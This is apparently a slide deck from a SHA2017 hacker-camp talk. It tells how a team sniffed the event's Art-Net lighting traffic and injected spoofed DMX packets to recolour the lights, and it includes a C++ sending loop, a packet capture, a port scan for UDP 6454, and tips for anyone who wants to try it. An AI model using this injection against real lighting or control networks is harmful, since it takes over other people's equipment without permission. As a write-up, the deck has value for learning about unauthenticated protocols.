

# Capture the flag

**Hacking the SHA2017 light infrastructure**

# Credits

- Federico
- Matteo
- Mauro
- Nicolò
- Paolo
- Samuele



# How it all started

The Italian Embassy

Our (first) target






# Where the signal comes






# Where the cable passes





# Detour





# Sniffing packets

|     |            |                 |            |       |              |                     |
|-----|------------|-----------------|------------|-------|--------------|---------------------|
| 471 | 210.252680 | 145.116.210.134 | [REDACTED] | .7.25 | DMX Channels | 510 ArtDMX (0x5000) |
| 472 | 210.274114 | 145.116.210.134 | [REDACTED] | .7.21 | DMX Channels | 510 ArtDMX (0x5000) |
| 473 | 210.274115 | 145.116.210.134 | [REDACTED] | .7.23 | DMX Channels | 510 ArtDMX (0x5000) |
| 474 | 210.274348 | 145.116.210.134 | [REDACTED] | .7.24 | DMX Channels | 510 ArtDMX (0x5000) |
| 475 | 210.274350 | 145.116.210.134 | [REDACTED] | .7.26 | DMX Channels | 510 ArtDMX (0x5000) |
| 476 | 210.274351 | 145.116.210.134 | [REDACTED] | .7.25 | DMX Channels | 510 ArtDMX (0x5000) |
| 477 | 210.296117 | 145.116.210.134 | [REDACTED] | .7.21 | DMX Channels | 510 ArtDMX (0x5000) |
| 478 | 210.296119 | 145.116.210.134 | [REDACTED] | .7.23 | DMX Channels | 510 ArtDMX (0x5000) |
| 479 | 210.296350 | 145.116.210.134 | [REDACTED] | .7.24 | DMX Channels | 510 ArtDMX (0x5000) |
| 480 | 210.296352 | 145.116.210.134 | [REDACTED] | .7.26 | DMX Channels | 510 ArtDMX (0x5000) |
| 481 | 210.296354 | 145.116.210.134 | [REDACTED] | .7.25 | DMX Channels | 510 ArtDMX (0x5000) |
| 482 | 210.317875 | 145.116.210.134 | [REDACTED] | .7.21 | DMX Channels | 510 ArtDMX (0x5000) |
| 483 | 210.317876 | 145.116.210.134 | [REDACTED] | .7.23 | DMX Channels | 510 ArtDMX (0x5000) |
| 484 | 210.318110 | 145.116.210.134 | [REDACTED] | .7.24 | DMX Channels | 510 ArtDMX (0x5000) |
| 485 | 210.318112 | 145.116.210.134 | [REDACTED] | .7.26 | DMX Channels | 510 ArtDMX (0x5000) |

```
> Frame 471: 510 bytes on wire (4080 bits), 510 bytes captured (4080 bits)
> Ethernet II, Src: AristaNe_61:f4:07 (00:1c:73:61:f4:07), Dst: Fraunhof_00:00:91 (cc:b5:5a:00:00:91)
> Internet Protocol Version 4, Src: 145.116.210.134, Dst: [REDACTED].7.25
> User Datagram Protocol, Src Port: 6454, Dst Port: 6454
> Art-Net, Opcode: ArtDMX (0x5000)
> DMX Channels
```

# Why we're hiding IP addresses

```
[user@computer ~]$ ping [REDACTED].7.21
PING [REDACTED].7.21 ([REDACTED].7.21) 56(84) bytes of data.
64 bytes from [REDACTED].7.21: icmp_seq=1 ttl=63 time=13.1 ms
64 bytes from [REDACTED].7.21: icmp_seq=2 ttl=63 time=13.4 ms
64 bytes from [REDACTED].7.21: icmp_seq=3 ttl=63 time=10.9 ms
^C
--- [REDACTED].7.21 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 10.996/12.521/13.409/1.087 ms
```



# The exploit

```
15 int main()
16 {
17     boost::asio::io_service io_service;
18
19     UDPClient client1(io_service, "10.0.0.1", "6454");
20     UDPClient client2(io_service, "10.0.0.2", "6454");
21     UDPClient client3(io_service, "10.0.0.3", "6454");
22     UDPClient client4(io_service, "10.0.0.4", "6454");
23     UDPClient client5(io_service, "10.0.0.5", "6454");
24     UDPClient client6(io_service, "10.0.0.6", "6454");
25     UDPClient client7(io_service, "10.0.0.7", "6454");
26     vector<UDPClient*> group1={&client3, &client4};
27     vector<UDPClient*> group2={&client1, &client6, &client7};
28     vector<UDPClient*> group3={&client2, &client5};
29
30     string red=loadFile("red.bin");
31     string white=loadFile("white.bin");
32     string green=loadFile("green.bin");
33
34     for(;;)
35     {
36         sendall(group1,green);
37         sendall(group2,white);
38         sendall(group3,red);
39         usleep(10*1000);
40     }
41 }
```



# Before



A bit too green for RGB leds




# After





# Exploit V2.0

SHA2017 colors pwning - 1.0.0



IP

Port


Brightness

Numchan



# What next?

- We know the network address
- Scan for port 6454



|    |   |     |    |
|----|---|-----|----|
| 1  | . | 0.  | 20 |
| 2  | . | 1.  | 20 |
| 3  | . | 4.  | 20 |
| 4  | . | 7.  | 20 |
| 5  | . | 8.  | 20 |
| 6  | . | 8.  | 21 |
| 7  | . | 8.  | 22 |
| 8  | . | 8.  | 23 |
| 9  | . | 10. | 20 |
| 10 | . | 10. | 21 |
| 11 | . | 12. | 20 |
| 12 | . | 14. | 20 |
| 13 | . | 15. | 20 |
| 14 | . | 15. | 21 |
| 15 | . | 16. | 20 |
| 16 | . | 17. | 20 |
| 17 | . | 17. | 21 |
| 18 | . | 19. | 20 |
| 19 | . | 20. | 20 |
| 20 | . | 21. | 20 |

Some datenklo have 21, 22, ...

All datenklo have 20, what is it?



# New target



Here it is!



# Exploit V2.0 deployed



This is an Italian flag



# If you want to try this

- Keep the brightness below 0x7f
  - We don't know why, maybe power supply limitations
- Keep the traffic low
  - switches are 10MBit/s only



# The end

Thanks to SHA2017 for providing an unintended CTF